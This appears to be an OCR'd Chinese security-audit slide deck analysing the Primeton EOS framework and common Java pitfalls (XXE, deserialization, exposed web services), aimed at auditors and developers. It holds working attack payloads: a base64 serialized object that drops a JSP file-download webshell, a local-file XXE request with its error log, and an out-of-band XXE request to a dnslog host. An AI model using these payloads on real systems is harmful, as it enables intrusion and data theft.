Cookie: UM_distinctid=160cb8347c532e-02170ecaf6aeb-4c322f7c-
1fa400-160cb8347c662d; CNZZDATA1261218610=1741751127-
1515241945-%7C1515241945;
JSESSIONID=F890E2EC8E8BC30F17DE9852F6D40B27
Connection: close
Upgrade-Insecure-Requests: 1

{"workItemID":1}
```

2 框架流程分析–普元EOS开发框架

1

```
<servlet-mapping>
    <servlet-name>ControllerServlet</servlet-name>
    <url-pattern>*.flowx</url-pattern>
</servlet-mapping>
```

2

```
<servlet>
    <servlet-name>ControllerServlet</servlet-name>
    <servlet-class>
        com.eos.access.http.ControllerServlet
    </servlet-class>
    <load-on-startup>10</load-on-startup>
</servlet>
```

3

```
private void process(HttpServletRequest request, HttpServletResponse response) throws IOException,
ServletException {
        if(UserLoginCheckedFilter.isPortal() && request.getSession().getAttribute("userObject") == null) {
            IUserObject e =
CustomObjectProviderProvider.getProvider().getVirtualUserObject(VirtualUserObjectTypes.PORTAL_USER);
            ((UserObject)e).setUserRemoteIP(HttpHelper.getRemoteAddr(request));
            request.getSession().setAttribute("userObject", e);
        }

        try {
            WebInterceptorManager.INSTANCE.createChain(request, response).doIntercept(request, response);
        } catch (Throwable var7) {
            logger.error(var7);
        } finally {
            DataContextManager.current().reset();
        }

    }
```

初始化调用链

调用相应拦截器

2 框架流程分析—普元EOS开发框架

4

```
public static final WebInterceptorManager INSTANCE = new WebInterceptorManager();
....
private WebInterceptorManager() {this.readConfigFile();}
private void readConfigFile() {
        ....
        HandlerRegistry inteceptorRegistry = HandlerRegistry.load(WebInterceptorManager.class.getClassLoader(), configDir,
"handler-web.xml", IWebInterceptor.class, "handler", "id", "class", "sortIdx", 100, false);
        .....
        this.addInterceptorConfig(config);
}
public void addInterceptorConfig(WebInterceptorConfig config) {
........
........
this.configs.add(idx, config);
this.interceptors.add(idx, interceptor);

public IWebInterceptorChain createChain(HttpServletRequest request, HttpServletResponse response) {
        ......
        ......
        try {
                                                        .......
                                                        .......
                    IWebInterceptor interceptor = (IWebInterceptor)this.interceptors.get(i);
                    chain.addInterceptor(interceptor);
                }
            }
        }
        } finally {
            this.lock.readLock().unlock();
        }
        return chain;
    }
```

初始化的时候通过一个配置映射文件handler-web.xml,暴露出来六个总入口

1.WSInterceptor	webservice的请求路由
2.WebI18NInterceptor	
3.HttpSecurityWebInterceptor	整体的框架路由
4.HttpRefererWebInterceptor	referer检查
5.UserLoginInterceptor	登陆检查
6.AccessedResourceInterceptor	资源的访问权限检查

5

```
<?xml version="1.0" encoding="UTF-8"?>
<handlers>
    <!—
    registry of filters
    sortIdx[optional]: the execution order, the smaller, the soon.
    pattern: pattern of request url that will be filtered.
    1) *.xxx, e.g., *.do, *.jsp etc.
    2) /* all requests;
    3) xxx full match, eg. /samples/test.jsp
    4) xxx/* , xxx must be a full match, e.g./samples/test/*;
    class: the implementation class, must implement interface com.eos.access.http.WebInterceptor
    —>
    <handler id="WSInterceptor" sortIdx="0" pattern="/*" class="com.primeton.sca.host.webapp
    <handler id="WebI18NInterceptor" sortIdx="1" pattern="/*" class="com.primeton.access.htt
    <handler id="HttpSecurityWebInterceptor" sortIdx="2" pattern="*.flow,*.jsp" class="com.e
    <handler id="HttpRefererWebInterceptor" sortIdx="3" pattern="/*" class="com.eos.access.h
    <handler id="UserLoginInterceptor" sortIdx="100" pattern="/*" class="com.eos.access.http
    <handler id="AccessedResourceInterceptor" sortIdx="101" pattern="/*" class="com.primeton
</handlers>
```

2 框架流程分析–普元EOS开发框架

```
private static final int DEFAULT_IDX = -1;
private int pos = 0;
private FilterChain filte

public WebInterceptorChai
}

public void doIntercept(H
    if(this.pos == this.i
        if(this.filterCha
            this.filterChe
        }
    } else {
        IWebInterceptor in
        ++this.pos;
        interceptor.doIntercept(servletrequest, servletresponse, this);
    }

}
```

Choose Implementation of **doIntercept** (11 found)

AccessedHttpResourceFilter (com.primeton.access.authorization.impl)	lib (eos-server-access-7.1.4.0.jar)	
DispatchWebInterceptor (com.primeton.access.http.impl)	lib (eos-server-access-7.1.4.0.jar)	
FunctionWebInterceptor (org.gocom.components.coframe.auth.intercepter)	lib	
HttpRefererWebInterceptor (com.eos.access.http.security)	lib (eos-server-access-7.1.4.0.jar)	
HttpSecurityWebInterceptor (com.eos.access.http.security)	lib (eos-server-access-7.1.4.0.jar)	
ProcessorWebInterceptor (com.primeton.access.http.impl)	lib (eos-server-access-7.1.4.0.jar)	
RulesIpFilter (org.gocom.components.coframe.policy)	lib	
SCAWebServiceServletFilter (com.primeton.sca.host.webapp)	lib (eos-server-sca-7.1.4.0.jar)	
UserLoginCheckedFilter (com.eos.access.http)	lib (eos-server-access-7.1.4.0.jar)	
UserLoginWebInterceptor (org.gocom.components.coframe.auth.intercepter)	lib	
WebI18NInterceptor (com.primeton.access.http.impl)	lib (eos-server-access-7.1.4.0.jar)	

6

对于调用部分整体采用循环机制，挨个去调用初始化的对象，问题是这里显示的调用对象要大于六个，推测应该在filters里面有第一次初始化的操作

2 框架流程分析–普元EOS开发框架

7

```
<filter>
    <filter-name>InterceptorFilter</filter-name>
    <filter-class>com.eos.access.http.InterceptorFilter</filter-class>
</filter>
```

初始化第一层调用链

初始化第二层调用链

这里实际产生了两个映射文件的逻辑:
1. handler-processor.xml
2. handler-web.xml

```
-->
<handler id="flowProcessor" suffix=".flow" sortIdx="0"
    class="com.primeton.ext.engine.core.processor.HttpPageFlowProcessor" />

<handler id="actionProcessor" suffix=".action" sortIdx="0"
    class="com.primeton.ext.engine.core.processor.ActionProcessor" />

<handler id="downloadProcessor" suffix=".download"
    sortIdx="0"
    class="com.primeton.access.http.impl.processor.DownloadProcessor" />

<handler id="downloadConfigProcessor" suffix=".configdownload"
    sortIdx="0"
    class="com.primeton.access.http.impl.processor.DownloadConfigProcessor" />
```

8

```
public void init(FilterConfig arg0) throws ServletException {
        this.init();
}
public void init() {
        Map processors = RequstProcessors.INSTANCE.getAllProcessors();
        Iterator e = processors.entrySet().iterator();

        while(e.hasNext()) {
            Entry interceptors = (Entry)e.next();
            ......
            ......
(ProcessorWebInterceptor)WebInterceptorManager.INSTANCE.getInterceptor("ProcessorInterceptor_" +
(String)interceptors.getKey());
            if(interceptor != null) {
                interceptor.setProcessor((IProcessor)interceptors.getValue());
            }
        }
            ......
            ......
}
```

9

```
public class WebInterceptorManager {
    private static final Logger logger = TraceLoggerFactory.getLogger(WebInterceptorManager.class);
    public static final WebInterceptorManager INSTANCE = new WebInterceptorManager();
    private List<WebInterceptorConfig> configs = new ArrayList();
    private List<IWebInterceptor> interceptors = new ArrayList();
    private ReentrantReadWriteLock lock = new ReentrantReadWriteLock(true);

    private WebInterceptorManager() {
        this.readConfigFile();
    }

    private void readConfigFile() {
        File configDir = new File(ApplicationContext.getInstance().getApplicationConfigPath());
        HandlerRegistry inteceptorRegistry =
HandlerRegistry.load(WebInterceptorManager.class.getClassLoader(), configDir, "handler-web.xml",
IWebInterceptor.class, "handler", "id", "class", "sortIdx", 100, false);
        Iterator i$ = inteceptorRegistry.getEffectiveHandlerModels().iterator();

        while(i$.hasNext()) {
        ......
        ......
    }
}
```

2 框架流程分析—普元EOS开发框架

10

public class HttpPageFlowProcessor extends AbstractPageFlowProcessor {.....}

拆解到了具体的执行层，举例说明其中一项

```
<handler id="flowProcessor" suffix=".flow" sortIdx="0"
                class="com.primeton.ext.engine.core.proces
sor.HttpPageFlowProcessor" />
```

11

```
public abstract class AbstractPageFlowProcessor extends AbstractProcessor {
 .........
 .........
 public void process(HttpServletRequest request, HttpServletResponse response) throws IOException, ServletException {
      try {
        .....
          this.doProcess(e, response, (IParameterSet)null);
      } catch (Throwable var7) {
        .......
      }
  }
   public void doProcess(HttpServletRequest request, HttpServletResponse response, IParameterSet parameterSetA) throws
IOException, ServletException {
      .......
      try {
            .......
          Object var35 = request.getAttribute("_eosRequestDataContext");
          if(var35 != null && var35 instanceof PageflowRuntimeContext) {
            .......
            .......
            if(!this.hasUserDataConvert(pageFlowInstance, var32.getStateName(), current_error_uri, this.getRequestedFlowID(request)))
{
              IParameterSet var42 = this.createParameterSet(request, response);
              IVariable[] var44 = this.moveInnerParams((IVariable[])var38);
              var42.build(var44, context);
              .........
```

2 框架流程分析—普元EOS开发框架

12

```
public void build(IVariable[] vars, IDataContext context) {
    .....
    .....
    String var33;
    try {
        var33 = (String)this.values.get("_eosFlowDataContext");
    } catch (Exception var21) {
        throw new RuntimeException("process _eosFlowDataContext has exception!", var21);
    }
    .....
    if(var33 != null && !var33.equals("")) {
        try {
            Object var35 = ContextSerializer.deserialize(var33);
```

13

```
public static Object deserialize(String codedString) throws IOException, ClassNotFoundException
{
    BASE64Decoder decoder = new BASE64Decoder();
    byte[] buf = decoder.decodeBuffer(codedString);
    ByteArrayInputStream bais = new ByteArrayInputStream(buf);
    ObjectInputStream oos = new ObjectInputStream(bais);
    Object o = oos.readObject();
    oos.close();
    return o;
}
```

```
POST /coframe/auth/login/org.gocom.components.coframe.auth.login.login.flow HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 1602
Cache-Control: max-age=0
Origin: http://127.0.0.1:8080
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://127.0.0.1:8080/coframe/auth/login/login.jsp
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=839DEF2CA104584E49995ABC5AF16141
Connection: close

_eosFlowDataContext=rO0ABXNyAC9vcmcuYXBhY2hlLmNvbW1vbnMuZmlsZVwbG9hZC5kaXNrLkRpc2tGaWxlSXRlbcDtKuc
GmEJdAwAkWgALaXNGb3JtRmllbGRlKAARzaXplSQANc2l6ZVRocmVzaG9sZFsADWNhY2hlZENvbnRlbnR0AAJbQkwAC2Nvb
nRlbnRUeXBldAASTGphdmEvbGFuZy9TdHJpbmc7TAAlZGZvc0ZpbGV0AA5MamF2YS9pby9GaWxlO0wACWZpZWxkTmFtZ
XEAfgACTAAlZmlsZU5hbWVxAH4AAkwAB2hlYWRlcnN0AC9Mb3JnL2FwYWNoZS9jb21tb25zL2ZpbGV1cGxvYWQvRmlsZUI0Z
W1lZWFkZXJzO0wACnJlcG9zaXRvcnlxAH4AA3hwAP//////////AAAAAHVyAAJbQqzzF/gGCFTgAgAAeHAAAAK2PCVAcGFnZSBs
YW5ndWFnZT0iamF2YSIgY29udGVudFR5cGU9ImFwcGxpY2F0aW9uL3gtbXNkb3dubG9hZCIgIHBhZ2VFbmNvZGluZz0idXR
mLTgiJT48JUBwYWdlIGltcG9ydD0iamF2YS5pby4qIiU%2bPCVyZXNwb25zZS5zZXRDb250ZW50VHlwZSgiYXBwbGljYXRpb24v
eC1kb3dubG9hZCIpO1N0cmluZyBmaWxlZG93bmxvYWQgPSByZXF1ZXN0LmdldFBhcmFtZXRlcigiZmlsZW5hbWUiKTtyZXNwb
25zZS5hZGRlZWFkZXIoIkNvbnRlbnQtRGlzcG9zaXRpb24iLCJhdHRhY2htZW50O2ZpbGVuYW1lPSIgKyBmaWxlZG93bmxvYW
QpO091dHB1dFN0cmVhbSBvdXRwID0gbnVsbDtGaWxlSW5wdXRTdHJlYW0gaW4gPSBudWxsO3RyeXtvdXRwID0gcmVzcG9
uc2UuZ2V0T3V0cHV0U3RyZWFtKCk7IGlulD0gbmV3IEZpbGVJbnB1dFN0cmVhbShmaWxlZG93bmxvYWQpO2J5dGVbXSBilD
0gbmV3IGJ5dGVbMTAyNF07aW50IGkgPSAwO3doaWxlKChpID0gaW4ucmVhZChiKSkgPiAiKXtvdXRwLndyaXRlKGIslDAslG
kpO31vdXRwLmZsdXNoKCk7fWNhdGNoKEV4Y2VwdGlvbiBlKXtTeXN0ZW0ub3V0LnByaW50bG4olkVycm9yISlpO2UucHJpbn
RTdGFja1RyYWNlKCk7fSBmaW5hbGx5eyBpZihpbiAhPSBudWxsKXsgaW4gY2xvc2UoKTsgaW4gPSBudWxsO30gaWYob3V
0cCAhPSBudWxsKXtvdXRwLmNsb3NlKCk7b3V0cCA9IG51bGw7fX0lPnQAGGFwcGxpY2F0aW9uL29jdGV0LXN0cmVhbXB0A
AR0ZXN0cQB%2bAAlwc3lADGphdmEuaW8uRmlsZQQtpEUODeT/AwABTAAEcGF0aHEAfgACeHB0ADhcdXNyXGViYW5rXGJ
1aWxkaXRcYXBwXGVmbWYuZWFyXGVmbWYud2FyXGNvcHlyaWdodC5qc3DAgHcCAFx4eA%3d%3d
```

2 框架流程分析–普元EOS开发框架

14

```
public class AjaxBizProcessor extends AbstractBizProcessor {.....}
```

拆解到了具体的执行层，举例说明其中一项

```
<handler id="ajaxBizProcessor" suffix=".biz.ajax"
                                    sortIdx="0"

                  class="com.primeton.ext.engine.core.proces
sor.AjaxBizProcessor" />
```

15

```
public IParameterSet createParameterSet(HttpServletRequest request, HttpServletResponse response) {
        response.setCharacterEncoding("UTF-8");
        return ParameterBuilder.createAjaxParamSet(request);
    }
.....
.....
com.primeton.engine.core.impl.process.parameter.ParameterBuilder.createAjaxParamSet(ParameterBuilder.java:39)
com.primeton.engine.core.impl.process.parameter.ParameterBuilder.buildParameterSet(ParameterBuilder.java:74)
.....
.....

com.primeton.engine.core.impl.process.parameter.AjaxParameterSet.init

public void init() {
            ........
            String xml = buffer.toString();
            Document var11;
            if(!getXMLHeader(xml).contains("encoding")) {
                String paramNode = MultipartResolver.getEncoding();
                var11 = XmlUtil.parseStringThrowsException(xml, paramNode);
            } else {
                var11 = XmlUtil.parseString(xml);
            }
            .........
            .........
```

2 框架流程分析–普元EOS开发框架

```
POST /coframe/auth/login/1234.biz.ajax HTTP/1.1
Host: 127.0.0.1:8080
Content-Length: 490
Cache-Control: max-age=0
Origin: http://127.0.0.1:8080
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/65.0.3325.181
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://127.0.0.1:8080/coframe/auth/login/login.jsp
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=39C9DAD0D50F952B88E5BF611F665923
Connection: close

__ajaxParam=<%3fxml+version%3d"1.0"+encoding%3d"utf-8"%3f>
<!DOCTYPE+xdsec+[++
<!ELEMENT+methodname+ANY+>
<!ENTITY+xxe+SYSTEM+"file:///tmp/pa"+>]>
<root><params><param><key>userName</key><value>test2</value></param><param><key>password</key><value>%26xx
e%3b</value></param><param><key>__outParam</key><value>java.lang.String+result</value></param><param><key>__
paramsInfo</key><value>java.lang.String+userName,+java.lang.Integer+password</value></param></params>
<data></data></root>
```

```
[eostest_war_exploded][2018-06-13 15:15:54,118][ERROR][com.primeton.ext.engine.core.processor.AbstractProcessor:123]
java.lang.RuntimeException: java.io.IOException: \tmp\pa (系统找不到指定的路径。): <?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xdsec [
<!ELEMENT methodname ANY >
<!ENTITY xxe SYSTEM "file:///tmp/pa" >]>
<root><params><param><key>userName</key><value>test2</value></param><param><key>password</key><value>&xxe;</value></param><param><key>__
<data></data></root>
```

03

三方应用笔记

随着语言体系的越发灵活，第三方开发库也随之越来越多，每一种语言都有自己固定的坑，如何正确规范安全的开发将会是重中之重

3 三方应用笔记-xml解析库

```
javax.xml.stream.XMLStreamReader;
javax.xml.parsers.DocumentBuilderFactory;
org.dom4j.io.SAXReader;
org.xml.sax.helpers.XMLReaderFactory;
javax.xml.parsers.SAXParser;
javax.xml.parsers.DocumentBuilder;
org.jdom.input.SAXBuilder;
org.dom4j.DocumentHelper;
org.jdom.output.XMLOutputter;
```

Xml解析库

拿java举例子，统计了使用量最多的9类xml解析库，均存在安全问题

这里主要指的是xxe，开发者应该在调用这些库的时候，要么通过api禁用外部实体引用，要么就从参数入口处进行过滤

3 三方应用笔记-反序列化库

反序列化库

在java中常见的反序列化库，开发人员在开发的时候尽量使用官方最新版本，以免造成反序列化漏洞

```
public static void GeneratePayload(Object instance, String file) throws Exception {
        File f = new File(file);
        ObjectOutputStream out = new ObjectOutputStream(new FileOutputStream(f));
        out.writeObject(instance);
        out.flush();
        out.close();
}

public static void payloadTest(String file) throws Exception {
        ObjectInputStream in = new ObjectInputStream(new FileInputStream(file));
        in.readObject();
        in.close();
}
```

```
commons-beanutils:1.9.2
commons-collections:3.1
commons-collections4:4.0
commons-fileupload:1.3.1
groovy:2.3.9
hibernate-core:5.0.7.Final
javassist:3.12.1.GA
Jdk7u21
java rmi
net.sf.json-lib:json-lib:jar:jdk15:2.4
org.python:jython-standalone:2.5.2
rhino:js:1.7R2
org.apache.myfaces.core:myfaces-impl:2.2.9
org.springframework:spring-core:4.1.4.RELEASE
wicket-util:wicket-util:6.23
```

3 三方应用笔记-各种漏洞的jar包

```
cos.jar

axis.jar

dd-plist.jar

fastjson.jar

jeckjson.jar

xstream.jar

...........
...........
```

各种漏洞的jar包

开发时候特别要注意，jar的使用范围和功能，特别是内置一些特殊功能，比如，某种情况下本来是要传递json的，攻击者可以改变content-type然后传递一个xml，从而造成xxe攻击，或者是本身jar包都存在反序列化漏洞，亦或是jar包本身就存在命令执行漏洞

3 三方应用笔记-CVE相关调用的坑

```
容器反序列化（weblogic,websphere,jboss）

开发框架（Struts2,spring,hibernate,thinkphp,django）

编程语言（java,php,C#）

模板框架（FreeMarker,stmary,Jinja2）

......
......
```

CVE相关调用的坑

开发时候，选择发布容器，开发框架，编程语言等等都要关注CVE，是否历史版本有漏洞，尽量采取最新的版本进行应用开发

04

接口滥用要记

随着现在互联网业务系统五花八门的呈现，相互之间的rest调用问题暴露的一览无余，业务线越广，应用之间数据相互共享和调用，势必要提供二次开发接口，目前来说问题最多的就是dwr，gwt，service，hessian。

4 接口滥用要记

WEBSERVICE接口

1.默认的安全配置

2.未授权的访问

3.自身未修复漏洞

1

DWR接口

1.默认的安全配置项

2.未授权的访问

3.Debug状态下的问题

2

HESSIAN接口

1.未授权的访问

2.自带绕waf光环

3.自身未修复漏洞

3

GWT接口

1. 未授权访问
2. 自带绕waf光环
3. 接口枚举猜测

4

4 接口滥用要记-webservice

```
<servlet-mapping>
 <servlet-name>AxisServlet</servlet-name>
 <url-pattern>/servlet/AxisServlet</url-pattern>
</servlet-mapping>
<servlet-mapping>
 <servlet-name>AxisServlet</servlet-name>
 <url-pattern>*.jws</url-pattern>
</servlet-mapping>
<servlet-mapping>
 <servlet-name>AxisServlet</servlet-name>
 <url-pattern>/service/*</url-pattern>
</servlet-mapping>
<servlet-mapping>
 <servlet-name>AxisServlet</servlet-name>
 <url-pattern>/services/*</url-pattern>
</servlet-mapping>
<servlet-mapping>
 <servlet-name>SOAPMonitorService</servlet-name>
 <url-pattern>/SOAPMonitor</url-pattern>
</servlet-mapping>
```

axis2

```
<servlet-mapping>
<servlet-name>XFireServlet</servlet-name>
<url-pattern>/servlet/XFireServlet/*</url-pattern>
</servlet-mapping>
<servlet-mapping>
<servlet-name>XFireServlet</servlet-name>
<url-pattern>/services/*</url-pattern>
</servlet-mapping>
```

xfire


```
<servlet>
   <servlet-name>AxisServlet</servlet-name>
   <servlet-class>
      org.apache.axis.transport.http.AxisServlet
   </servlet-class>
</servlet>
<servlet-mapping>
   <servlet-name>AxisServlet</servlet-name>
   <url-pattern>/services/*</url-pattern>
</servlet-mapping>
```

axis1

```
<servlet>
   <servlet-name>CXFServlet</servlet-name>
   <servletclass>org.apache.cxf.transport.servlet.CXFServlet</servlet-class>
   <load-on-startup>1</load-on-startup>
</servlet>
<servlet-mapping>
   <servlet-name>CXFServlet</servlet-name>
   <url-pattern>/webservice/*</url-pattern>
</servlet-mapping>
```

cxf+spring

4 接口滥用要记-webservice



Jws文件审计

通常而言jws文件也是axis2发布的一种表现形式，然后更多的被审计人员忽略

1. 在web目录全局查找jws结尾的文件
2. 根据对应的web访问目录通过浏览器进行访问
3. 对其相应的接口进行审计

4 接口滥用要记-webservice

```
<html>
<head>
<title>SOAP Monitor</title>
</head>
<body>
<object classid="clsid:8AD9C840-044E-11D1-B3E9-00805F499D93" width=100% height=100% codebase="h
<param name=code value=SOAPMonitorApplet.class>
<param name="type" value="application/x-java-applet;version=1.3">
<param name="scriptable" value="false">
<param name="port" value="5001">
<comment>
<embed type="application/x-java-applet;version=1.3" code=SOAPMonitorApplet.class width=100% hei
<noembed>
</comment>
</noembed>
</embed>
</object>
</body>
</html>
```


```
public void doGet(HttpServletRequest request, HttpServletResponse response) throws IOException, ServletException {
    int port = 0;
    if(server_socket != null) {
        port = server_socket.getLocalPort();
    }

    response.setContentType("text/html");
    response.getWriter().println("<html>");
    response.getWriter().println("<head>");
    response.getWriter().println("<title>SOAP Monitor</title>");
    response.getWriter().println("</head>");
    response.getWriter().println("<body>");
    response.getWriter().println("<object classid=\"clsid:8AD9C840-044E-11D1-B3E9-00805F499D93\" width=100% height=100% codebase=\"http://java.sun.com
    response.getWriter().println("<param name=code value=SOAPMonitorApplet.class>");
    response.getWriter().println("<param name=\"type\" value=\"application/x-java-applet;version=1.3\">");
    response.getWriter().println("<param name=\"scriptable\" value=\"false\">");
    response.getWriter().println("<param name=\"port\" value=\"" + port + "\">");
    response.getWriter().println("<comment>");
    response.getWriter().println("<embed type=\"application/x-java-applet;version=1.3\" code=SOAPMonitorApplet.class width=100% height=100% port=\"" +
    response.getWriter().println("<noembed>");
    response.getWriter().println("</comment>");
    response.getWriter().println("</noembed>");
    response.getWriter().println("</embed>");
    response.getWriter().println("</object>");
    response.getWriter().println("</body>");
    response.getWriter().println("</html>");
}

class ConnectionThread implements Runnable {
    private Socket socket = null;
    private ObjectInputStream in = null;
    private ObjectOutputStream out = null;
    private boolean closed = false;

    public ConnectionThread(Socket s) {
        this.socket = s;

        try {
            this.out = new ObjectOutputStream(this.socket.getOutputStream());
            this.out.flush();
            this.in = new ObjectInputStream(this.socket.getInputStream());
        } catch (Exception var6) {
            ;
```

SOAPMonitor

用来进行webservice管理发布，调试等等，这里面存在一个反序列化的问题

1. 访问根路径/SOAPMonitor，右键源码就可以看到一个配置项内容
2. 远程调试时候开放默认5001端口进行对象传输
3. 寻找对应的执行链构造payload进行rec

4 接口滥用要记-webservice




```
public class WAAInterface {
    private String strAppID = "1";
    private String idtime = null;

    public WAAInterface() {
    }

    public String findColumns(String webid) {
        StringBuffer xml = new StringBuffer();
        xml.append("<?xml version=\"1.0\" encoding=\"UTF-8\"?>");
        xml.append("<waa>");
        String strSql = "SELECT i_id,vc_cataname,i_parentid,b_visit FROM jcms_cataloginfo WHERE i_webid=" + webid + " AND i_style<>0";
        String[][] data = Manager.doQuery(this.strAppID, strSql);
        if(data != null && data.length > 0) {
            for(int i = 0; i < data.length; ++i) {
                xml.append("<column id=\"" + data[i][0] + "\" name=\"" + data[i][1] + "\" parid=\"" + data[i][2] + "\" statistic=\"" + data[i]
                xml.append("<rule type=\"1\">/col/col" + data[i][0] + "/index.html</rule>");
                xml.append("<rule type=\"1\">/art/*/art_" + data[i][0] + "_*.html</rule>");
                xml.append("</column>");
            }
        }
```


Axis2

对于整个项目通过axis2或者axis发布的服务，从统计经验上来讲，未授权大面积存在，而且低版本的从全局上就存在xml实体注入漏洞

1. 访问对应的webservice路径，比如/services/或者/servlet/AxisServlet
2. 对所有接口对应的类进行审计，通常默认情况下都是一一对应
3. 低版本构造xxe payload可以进行漏洞测试

```
POST /jsoa/services/ProcessService HTTP/1.1
Content-Type: text/xml; charset=UTF-8
SOAPAction: "urn:anonOutInOp"
User-Agent: Axis2
Host: [redacted]
Content-Length: 123

<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [<!ENTITY % remote SYSTEM
"http://axis2.88d400.dnslog.info">%remote;]>
```

4 接口滥用要记-webservice



Xfire

Web发布容器，已经停止维护，截至到最后一个版本，在webservice上还是存在xml实体注入

1. 访问根路径/services，暴露对应的webservices接口
2. 构造payload全局造成xml实体注入

4 接口滥用要记-dwr

